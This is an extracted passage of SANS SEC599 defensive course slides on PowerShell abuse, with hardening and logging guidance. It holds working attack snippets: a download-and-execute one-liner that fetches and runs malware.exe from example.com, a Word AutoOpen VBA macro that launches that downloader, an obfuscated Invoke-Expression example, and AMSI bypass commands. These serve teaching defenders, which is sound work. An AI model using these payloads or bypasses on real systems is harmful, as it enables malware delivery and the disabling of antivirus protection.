
The PowerShell execution policy can be checked by using the Get-ExecutionPolicy cmdlet: This will return the value Restricted.

It is possible to bypass the PowerShell execution policy by using option -ExecutionPolicy when starting the PowerShell shell (powershell.exe). If this option is given the value Bypass, the execution policy will be bypassed and the script inside the .ps1 file will execute.

A scenario where attackers email users a .ps1 file and then instruct the user to save the file to disk, open a command-line to launch PowerShell with the execution policy bypass argument to execute the saved .ps1 file is very unlikely. Using .ps1 files as the initial delivery vector is virtually non-existent, as PowerShell is configured by default to prevent the execution of .ps1 files. Only badly configured environments are prone to this attack.

However, PowerShell is often used in blended attacks, for example with a malicious Office document (VBA code) or malicious JScript files. In these blended attacks, VBA, VBS or JS is just used to start PowerShell and execute malicious scripts.

PSI> Passing PowerShell Scripts through the Command Line



```
C:\demo>powershell -Command "Write-Host 'Hello'"
Hello
C:\demo>

C:\demo>powershell -EncodedCommand VwByAGkAdABlAC0ASABvAHMAdAAgACcA
SABlAGwAbABvACcA
Hello

$oWC = New-Object System.Net.WebClient;
$url = 'http://example.com/malware.html';
$file = $Env:temp + '\malware.exe'; $oWC.DownloadFile($url, $file);
$oShell = New-Object -com shell.application; $oShell.shellexecute($file);
```

Command line scripts

PowerShell scripts can be passed directly as command line arguments.

This is not prevented by the execution policy.

In the second screenshot, we observe a variant using Base64 encoding!

Passing PowerShell Scripts through the Command Line

The PowerShell execution policy with its Restricted setting applies to .ps1 files. It does not apply to interactive commands typed into the PowerShell shell by a user or administrator. The same applies to interactive commands passed to the PowerShell shell upon invocation through the command-line. The option `-Command` allows interactive commands to be passed to the PowerShell shell, to be executed when the shell is instantiated. As can be seen in the example above, the PowerShell cmdlet `Write-Host` is used here with a string `'Hello'`: `Write-Host 'Hello'`. This small PowerShell command is enclosed between double quotes and used as the value for option `-Command`. The cmdlet is executed without a restricting policy (the output `Hello` is printed to the console).

This is a useful option for attackers to use in a blended attack. The `-Command` can be used to launch PowerShell from inside another script, for example JScript. There are powerful one-liners available to attackers, like this PowerShell script to download and execute a payload (PE file):

```
$oWC = New-Object System.Net.WebClient; $url = 'http://example.com/malware.html'; $file = $Env:temp +
'malware.exe'; $oWC.DownloadFile($url, $file); $oShell = New-Object -com shell.application;
$oShell.shellexecute($file);
```

Many PowerShell scripts can be found on the internet, with among them many powerful one-liners like the one above. But it's not always easy to write a complex script as a one-liner, and sometimes characters need to be used that will be interpreted by the shell that is used to launch the PowerShell shell (for example the `cmd.exe` shell). As a solution to this problem, Microsoft allows script passed as argument via the command-line to be BASE64 encoded. This solves the problem of special characters interpreted by another shell (standard BASE64 is just letters and numbers and the characters `+`, `/` and `=`), and also allows the use of scripts composed of more than one line (newline characters are allowed).

The BASE64-encoded PowerShell script is passed via the option `-EncodedCommand`, as can be seen in the example above. Any .ps1 script can be taken, converted to UNICODE, then converted to BASE64 and then used with the `-EncodedCommand`. The only limit is the shell (e.g. `cmd.exe`) limiting the size of the command-line arguments.


```
Sub AutoOpen()  
    strPowershellCommand = _  
    "$oWC = New-Object System.Net.WebClient;" + _  
    "$url = 'http://example.com/malware.html';" + _  
    "$file = $Env:temp + '\malware.exe';" + _  
    "$oWC.DownloadFile($url,$file);" + _  
    "$oShell = New-Object -com shell.application;" + _  
    "$oShell.shellexecute($file);"  
  
    Set oShell = CreateObject("WScript.shell")  
    strCommand = "powershell -Command "" & strPowershellCommand & ""  
    oShell.Run strCommand, 0  
End Sub
```

Blended attack

This is an example of a blended attack: VBA code that launches a PowerShell command.

The PowerShell command is a downloader.

Launching PowerShell from VBA

The above example is a blended attack: A Word document with VBA code that executes upon opening of the Word document. The VBA code is just a few lines to launch a PowerShell command.

CreateObject Wscript.Shell is used to create an ActiveX object that allows the execution of a command (run). We have seen this in previous (VBA) examples. A string is concatenated (strCommand) to launch the PowerShell shell with a -Command option.

The PowerShell command to be executed is contained in string strPowershellCommand: This script is a set of statements to download a file (using a .NET object) via HTTP and write it to disk in a temporary folder, and then execute the downloaded file (using an ActiveX object).

Remark that the execution policy does not apply in this case: There is no PS1 script written to disk, the PowerShell instructions are just passed via the command-line.

Because the script is not written to disk, it's harder to detect by AV and leaves fewer forensic artifacts behind.

PSI> PowerShell Obfuscation

```
C:\Windows\system32\cmd.exe - powershell
PS C:\demo> Get-Help Invoke-Expression

NAME
    Invoke-Expression

SYNTAX
    Invoke-Expression [-Command] <string> [[CommonParameters]]

ALIASES
    iex

C:\Windows\system32\cmd.exe - powershell
PS C:\demo> Invoke-Expression <<"56 71 68 73 64 2C 47 6E 72 73 1F 26 47 64 6B 6B
6E 26" -split ' ' | ForEach-Object {[char]([byte]"0x$_" + 1)}>> -join ''
Hello
PS C:\demo>
PS C:\demo>
PS C:\demo>
```

Invoke-Expression obfuscation

PowerShell scripts, too, can be obfuscated to avoid detection and to frustrate analysis.

Like JScript, PowerShell has a "function" to interpret a string as a PowerShell script.

Hexadecimal encoding

In this example, a sequence of bytes encoded in hexadecimal is transformed to a string and then executed.

PowerShell Obfuscation

Like VBScript and Jscript, adversaries can obfuscate PowerShell scripts to bypass detection software like antivirus and to make the work of malware analysts harder. Code obfuscation and string obfuscation are both obfuscation techniques that can be applied to PowerShell scripts, too.

With JScript (and JavaScript in general), we discussed the eval function. This is a function that takes a string as argument and interprets the string as a JScript script. This allows for the complete obfuscation (via string obfuscation) of a script. PowerShell has similar functionality: The Invoke-Expression cmdlet is the PowerShell equivalent of the eval function. From its help function, we can understand that this cmdlet takes a string as argument. Notice the alias, too: iex. This means that cmdlet Invoke-Expression can be called with iex, too: The use of iex is something commonly observed in malicious PowerShell scripts. In this PowerShell obfuscation example, we see cmdlet Invoke-Expression and its alias iex used with the same expression:

```
((("56 71 68 73 64 2C 47 6E 72 73 1F 26 47 64 6B 6E 26" -split ' ' | ForEach-Object {[char]([byte]"0x$_" + 1)})) -join "")
```

Before we analyze this expression, let's disclose the obfuscated string:

Converting hexadecimal data "56 71 68 73 64 2C 47 6E 72 73 1F 26 47 64 6B 6E 26" to a string results in this string: "Vqhsd,Gnrs&Gdkkn&". Adding integer 1 to each character (byte) in this string produces this string: "Write-Host 'Hello'". This string contains a valid PowerShell expression, it displays Hello on the console when it is executed with Invoke-Expression.

In the expression, the string with the hexadecimal characters is split into separate strings, containing just one byte (-split ' '). Each of these "byte" strings is converted to a byte ([byte]"0x\$_") using ForEach-Object. Integer 1 is added to each byte (+ 1), and then it is converted to a character ([char]). ForEach-Object thus produces a list of characters, which are concatenated together (-join ''). And finally, the string is interpreted as a PowerShell script. Like JScript obfuscation, PowerShell obfuscation can be very complex (for example with nested obfuscation) because of cmdlet Invoke-Expression. And it also allows creating polymorphic malware.



Empire is primarily a post-exploitation tool. It has both Windows support (using a pure PowerShell2.0 agent) and Linux / OS X support (using a pure Python 2.6/2.7 agent). It is the result of the merger of PowerShell Empire and Python EmPyre!

- Empire uses SSL/TLS connectivity between the "C&C" server and the infected hosts;
- As opposed to several other "pen test" tools, Empire has built-in support for stealth operations (e.g. only be active during business hours, using tailored communication frameworks for C&C activity...).
- The Empire agent can run without "powershell.exe".
- The agent itself is lightweight, which supports rapid deployment of post-exploitation modules.
- Some of the most interesting modules include keyloggers, Mimikatz...

PowerShell on Steroids – Introducing Empire

Empire is primarily a post-exploitation tool. It has both Windows support (using a pure PowerShell2.0 agent) and Linux / OS X support (using a pure Python 2.6/2.7 agent). It is the result of the merger of PowerShell Empire and Python EmPyre!

Here are a few interesting facts about Empire:

- Empire uses SSL/TLS connectivity between the "C&C" server and the infected hosts. It relies on HTTPS communications, which can be configured to be proxy-aware.
- As opposed to several other "pen test" tools (like Metasploit), Empire has strong built-in support for stealth operations (e.g. only be active during business hours, using tailored communication frameworks for C&C activity...).
- The Empire agent can run without "powershell.exe".
- The agent itself is lightweight, which supports rapid deployment of post-exploitation modules.
- Some of the most interesting modules include keyloggers, Mimikatz...

Empire is typically not used as the initial intrusion method, but it is usually persisted on a victim machine to allow for lateral movement and post-exploitation activity.

PSI> PowerShell Hardening

Blocking PowerShell globally sounds rather unfeasible, as our administrators use it all the time... How can we harden without blocking everything? Microsoft has a number of technologies that could help:

PSI>

PowerShell Constrained Language Mode aims to "deny" access to non-core PowerShell features (which are often abused in hacking tools / malicious scripts).

The **Antimalware Scan Interface (AMSI)** is a generic interface standard that allows applications and services to integrate with any antimalware product present on a machine.

In order to fully leverage these additional security features, it's important to **disable legacy PowerShell v2**, as PowerShell allows you to specify what version to use at runtime!

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

139

PowerShell Hardening

So how can we further secure PowerShell in the enterprise? We could try blocking it entirely using a combination of application whitelisting, script control and group policies, but this is rather hard + your administrators might go nuts as they use PowerShell for system administration. Luckily, Microsoft provides us with a number of interesting technologies that could help:

- PowerShell Constrained Language Mode aims to "deny" access to non-core PowerShell features (which are often abused in hacking tools / malicious scripts).
- The Antimalware Scan Interface (AMSI) is a generic interface standard that allows applications and services to integrate with any antimalware product present on a machine. PowerShell has a built-in AMSI scanning module!
- An important remark to add is that many of these new security features are not built-in in older versions of PowerShell (e.g. PowerShell v2). As PowerShell allows one to specify what version to use at runtime, it's thus important to explicitly disable older versions.

Let's zoom in on one these controls!

PowerShell Constrained Language Mode aims to "deny" access to non-core PowerShell features (which are often abused in hacking tools / malicious scripts).

Constrained Language Mode is aimed at avoiding possibly "dangerous" PowerShell components for all users (including .NET scripting, invocation of Win32 API calls, interaction with COM objects...).

How is Constrained Language Mode defined? It is defined in the PowerShell session variable: `"$ExecutionContext.SessionState.LanguageMode"`

Enterprise-wide, it can be configured using Windows Defender Application Control (WDAC) or AppLocker.

PowerShell – Constrained Language Mode


PowerShell Constrained Language Mode aims to "deny" access to non-core PowerShell features (which are often abused in hacking tools / malicious scripts).

Constrained Language Mode is aimed at avoiding possibly "dangerous" PowerShell components for all users (including .NET scripting, invocation of Win32 API calls, interaction with COM objects...). How is Constrained Language Mode defined? It is defined in the PowerShell session variable: `"$ExecutionContext.SessionState.LanguageMode"`. We will see in the next slides how we can identify in our PowerShell environment what language mode is being used.

Enterprise-wide, it can be configured using Windows Defender Application Control (WDAC) or AppLocker. When configuring it using AppLocker, we will rely on the "Script Rule" enforcement rules. Note that there's a hidden "quick" fix to implement it using a System Environment variable `"__PSLockDownPolicy"`, but its use is discouraged by Microsoft.

PSI> PowerShell – Full Language Mode (Default)

In the screenshot below, we can see that with "FullLanguage" mode, we can import the PowerUp privilege escalation tool and subsequently run all of the privilege escalation checks:



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\nick.fury> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\Users\nick.fury> Import-Module '.\Desktop\Privilege Escalation\PowerUp.ps1'
PS C:\Users\nick.fury> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...
```


PowerShell – Full Language Mode (Default)

In the screenshot below, we can see that with "FullLanguage" mode, we can import the PowerUp privilege escalation tool and subsequently run all of the privilege escalation checks.

- We first run "\$ExecutionContext.SessionState.LanguageMode" to confirm we are running in "FullLanguage" mode.
- We import the PowerUp.ps1 module.
- We run "Invoke-AllChecks" to start testing for privilege escalation issues on the local system.

So how can we prevent this from happening?

PSI> PowerShell – Enabling Constrained Language Mode



AppLocker scripts

When AppLocker is implemented and configured to enforce script rules, it will automatically enforce "Constrained Language Mode" for all scripts that are not allowed by the "Script Rules" defined in the group policies! Please refer to the screenshot on the left for an example screenshot!

PowerShell – Enabling Constrained Language Mode

In the screenshot below, we can now see that when configuring the session to be in "ConstrainedLanguage" mode, importing of the module is no longer allowed.


So, how do we configure the system to be in "ConstrainedLanguage" mode? The preferred way is to implement this through AppLocker Script rules.

When AppLocker is implemented and configured to enforce script rules, it will automatically enforce "Constrained Language Mode" for all scripts that are not allowed by the "Script Rules" defined in the group policies! Please refer to the screenshot above, as you'll notice that the script now breaks.

PSI> PowerShell – Antimalware Scan Interface (AMSI)

AMSI

The Antimalware Scan Interface (AMSI) is a generic interface standard that allows applications and services to integrate with any antimalware product present on a machine. Although developed by Microsoft, it also interacts with other vendor technology!



AMSI Architecture

The screenshot to the left was obtained from Microsoft's blog, where they initially revealed AMSI as of Windows 10!

The architecture is clearly described and shows how different technologies (PowerShell, VBScript,...) can interact with AMSI!

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

143

PowerShell – Antimalware Scan Interface (AMSI)

The Antimalware Scan Interface (AMSI) is a generic interface standard that allows applications and services to integrate with any antimalware product present on a machine. Although developed by Microsoft, it also interacts with other vendor technology! The screenshot to the left was obtained from Microsoft's blog, where they initially revealed AMSI as of Windows 10! The architecture is clearly described and shows how different technologies (PowerShell, VBScript,...) can interact with AMSI!

While a malicious script might go through several passes of obfuscation and deobfuscation, it ultimately needs to supply the scripting engine with plain, unobfuscated code. It's at this point that the application can now call the new Windows AMSI APIs to request a scan of this unprotected content. As described by Microsoft:

"The Windows AMSI interface is open. Any application can call it and any registered Antimalware engine can process the content submitted to it. While we've been talking about this in the context of scripting engines, it doesn't need to stop there. Imagine communication apps that scan instant messages for viruses before ever showing them to you or games that validate plugins before installing them. There are plenty of more opportunities – this is just a start."

The official blog post in which Microsoft announced AMSI can be found here:

<https://cloudblogs.microsoft.com/microsoftsecure/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/>. Furthermore, Microsoft has documented how AMSI can be used by developers on the following web page: <https://docs.microsoft.com/en-us/windows/desktop/amsi/antimalware-scan-interface-portal>.

PSI> PowerShell – AMSI in Action

```
PS C:\Users\alan.marshall\Desktop\Red Team> powershell -executionpolicy bypass .\payload.ps1
At line:1 char:1
+ .\payload.ps1
~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\alan.marshall\Desktop\Red Team>
```

Matt Graeber @mattifestation · 24 May 2016
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiInitFailed",NonPublic,Static).SetValue(\$null,\$true)

Matt Graeber
@mattifestation

AMSI bypass in a single tweet. :)

AMSI Bypass strategies

Ever since its inception, AMSI has been scrutinized by security researchers. Different bypass strategies were available in different versions of Windows (and PowerShell). As with any security control (especially those ones aimed at detecting malicious content), this remains a cat-and-mouse-game.

```
PS C:\Users\alan.marshall\Desktop\Red Team> $mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076); [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession",NonPublic,Static).SetValue($null,$null); [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext",NonPublic,Static).SetValue($null,[IntPtr]$mem)
PS C:\Users\alan.marshall\Desktop\Red Team> powershell -executionpolicy bypass .\payload.ps1
PS C:\Users\alan.marshall\Desktop\Red Team>
```

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

144


PowerShell – AMSI in Action

In the PowerShell window above, we can observe AMSI protecting us against a "payload.ps1" file, which includes a Meterpreter payload. Note that the "Red Team" directory has been whitelisted in our Windows Defender settings, but that AMSI still picks it up on execution. The error message is rather clear and informs us that the script appears to contain malicious content.

We could now attempt to adapt our PowerShell script file (ps1), in order to ensure it does not get picked up by (signature-based) detection rules. But how about trying to bypass / disable AMSI entirely? Ever since its inception, AMSI has been scrutinized by security researchers. Different bypass strategies were available in different versions of Windows (and PowerShell). As with any security control (especially those ones aimed at detecting malicious content), this remains a cat-and-mouse-game.

Here's a few interesting Blackhat presentations on the value of AMSI (and some bypass strategies):

- <https://www.blackhat.com/docs/us-16/materials/us-16-Mittal-AMSI-How-Windows-10-Plans-To-Stop-Script-Based-Attacks-And-How-Well-It-Does-It.pdf>
- <https://i.blackhat.com/briefings/asia/2018/asia-18-Tal-Liberman-Documenting-the-Undocumented-The-Rise-and-Fall-of-AMSI.pdf>
- <https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/>



As defenders, it's highly recommended to disable PowerShell v2.0!

Although not used by default, PowerShell v2.0 can still be available on your Windows 10 systems if the Windows .NET framework 3.5 AND Windows PowerShell 2.0 is still there. Why?

- You can specify the PowerShell version to use from the command line;
- Constrained Language Mode was only implemented as of PowerShell 3.0;
- It's deprecated by Microsoft!

PowerShell – Getting Rid of PowerShell v2

As defenders, it's highly recommended to disable PowerShell v2.0! Although not used by default, PowerShell v2.0 can still be available on your Windows 10 systems if the Windows .NET framework 3.5 AND Windows PowerShell 2.0 is still there. Why should you get rid of it?

There are quite a few reasons why:

- You can specify the PowerShell version to use from the command line. Attackers could thus attempt to force the use of PowerShell by using "PowerShell -v2" in order to execute in a PowerShell version 2 environment!
- Constrained Language Mode (which we described previously) was only implemented as of PowerShell 3.0, so it's not available in PowerShell 2.0.
- It's deprecated by Microsoft since the Windows 10 Fall Creators Update (2017)!

PSI> Running PowerShell without PowerShell.exe?

You may have read / heard about this before, but you can get PowerShell to execute without having access to "powershell.exe". This could be the useful when AppLocker or Software Restriction Policies have been implemented. **But how?**

Technically, Powershell.exe is just an interpreter for the .NET assembly "System.Management.Automation". We could thus write our own interpreter for it by invoking that assembly ourselves...

"ReflectivePick" is a tool that implements this attack technique; it uses a single DLL that invokes System.Management.Automation, thereby allowing PowerShell execution by running the DLL (e.g. using rundll32.exe). AppLocker with DLL restrictions can help us here!

The scripts that execute using this "raw" interpreter ignore any "Language Mode" constraints that have been put in place by defenders, BUT their results will still be logged... Let's leverage this as defenders!

<https://improsec.com/blog/babushka-dolls-or-how-to-bypass-application-whitelisting-and-constrained-powershell>

SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

146

Running PowerShell without PowerShell.exe?

You may have read / heard about this before, but you can get PowerShell to execute without having access to "powershell.exe". This could be the case when AppLocker or Software Restriction Policies have been implemented that try to prevent script execution... How does this work?

In order to understand how PowerShell execution can still occur with Powershell.exe, it's important to know that, technically, Powershell.exe is just an interpreter for the .NET assembly "System.Management.Automation". We could thus write our own interpreter for it by invoking that assembly ourselves...

How could we do this? "ReflectivePick" is an example of a tool that implements this attack technique, it uses a single DLL that invokes System.Management.Automation, thereby allowing PowerShell execution by running the DLL (e.g. using rundll32.exe). AppLocker with DLL restrictions can help us here!

As an adversary bonus, the scripts that execute using this "raw" interpreter ignore any "Language Mode" constraints that have been put in place by defenders, BUT their results will still be logged... Let's leverage this detection capability as defenders! There's an amazing blog post that describes a combination of 4 different application whitelisting bypass techniques in order to get "unconstrained" PowerShell execution. It's available at <https://improsec.com/blog/babushka-dolls-or-how-to-bypass-application-whitelisting-and-constrained-powershell>.

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery


Removable media & network (NAC, MDM,...) controls
Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows
Mail controls, web proxies & malware sandboxing
YARA – A common payload description language
Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting
Exercise: Configuring AppLocker
Initial execution – Visual Basic, JS, HTA & PowerShell
Exercise: Controlling script execution in the enterprise
Initial execution – How to detect?
Exercise: Detection with Script Block Logging, Sysmon, & SIGMA
Operationalizing YARA rules – Introducing ProcFilter
Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Exercise: Controlling Script Execution in the Enterprise



Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

Course Roadmap

- Day 1: Introduction & Reconnaissance
- **Day 2: Payload Delivery & Execution**
- Day 3: Exploitation, Persistence and Command & Control
- Day 4: Lateral Movement
- Day 5: Action on Objectives, Threat Hunting & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Common delivery mechanisms

Hindering payload delivery

Removable media & network (NAC, MDM,...) controls
Exercise: Stopping NTLMv2 sniffing & relay attacks in Windows
Mail controls, web proxies & malware sandboxing
YARA – A common payload description language
Exercise: Building a Sandbox using Cuckoo & YARA

Preventing payload execution

Initial execution – Application whitelisting
Exercise: Configuring AppLocker
Initial execution – Visual Basic, JS, HTA & PowerShell
Exercise: Controlling script execution in the enterprise
Initial execution – How to detect?
Exercise: Detection with Script Block Logging, Sysmon, & SIGMA
Operationalizing YARA rules – Introducing ProcFilter
Exercise: Preventing payload execution using ProcFilter

This page intentionally left blank.

Key Logs to Detect Payload Execution

As we've discussed before, it's unrealistic to prevent all payloads from passing through our perimeter or preventing all users from running a payload that is presented to them... So how do we detect it? What logs do we need?



For Windows, command-line logs (event 4688), AppLocker logs or process monitoring tools such as ProcFilter or SysMon.

PSI>


For PowerShell-based attacks, PowerShell Script Block Logs (event 4104) or PowerShell Transcripts (less favored)

EDR

Anti-exploitation tools such as ExploitGuard (Windows) or EDR (any OS) logs to detect exploit attempts



On a network level, IDS or NSM logs to detect exploits launched against vulnerable network services



Key Logs to Detect Payload Execution

As we've discussed before, it's unrealistic to prevent all payloads from passing through our perimeter or preventing all users from running a payload that is presented to them... So, how do we detect it? What logs do we need?

- For Windows, command-line logs (event 4688), AppLocker logs or process monitoring tools such as ProcFilter or SysMon will show executed payloads. This could include both accidentally executed payloads (e.g. phishing) or deliberately executed payloads (as part of lateral movement).
- PowerShell has matured a lot with regard to log management and visibility and offers different types of logs. This includes PowerShell Transcripts and Script Block Logging, which is a huge addition from a security perspective.
- Anti-exploitation tools such as ExploitGuard (Windows) or EDR (any OS) logs can be used to detect exploit attempts.
- Finally, on a network level, IDS or NSM logs can be used to detect exploits launched against vulnerable network services.



Let's zoom in on a few of these...



Windows Command-Line Logging

4688

Windows event ID 4688 (process creation) has to be specifically enabled in order to log processes that are being created. This will, however, not log the command line that was used to launch the command, this needs to be specifically enabled in the security policy.



SANS

SEC599 | Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

151

Windows Command-Line Logging

A first source to detect command execution is by using Windows' built-in mechanism to audit process creation. It's important to note, however, that Windows event ID 4688 (process creation) has to be specifically enabled in order to log processes that are being created. The screenshots in the slide provide an insight in how it can be enabled in the Local Security Policy:

- Advanced Audit Policy Configuration
- System Audit Policies – Local Group Policies
- Detailed Tracking
- Audit Process Creation
- Enable "Success"

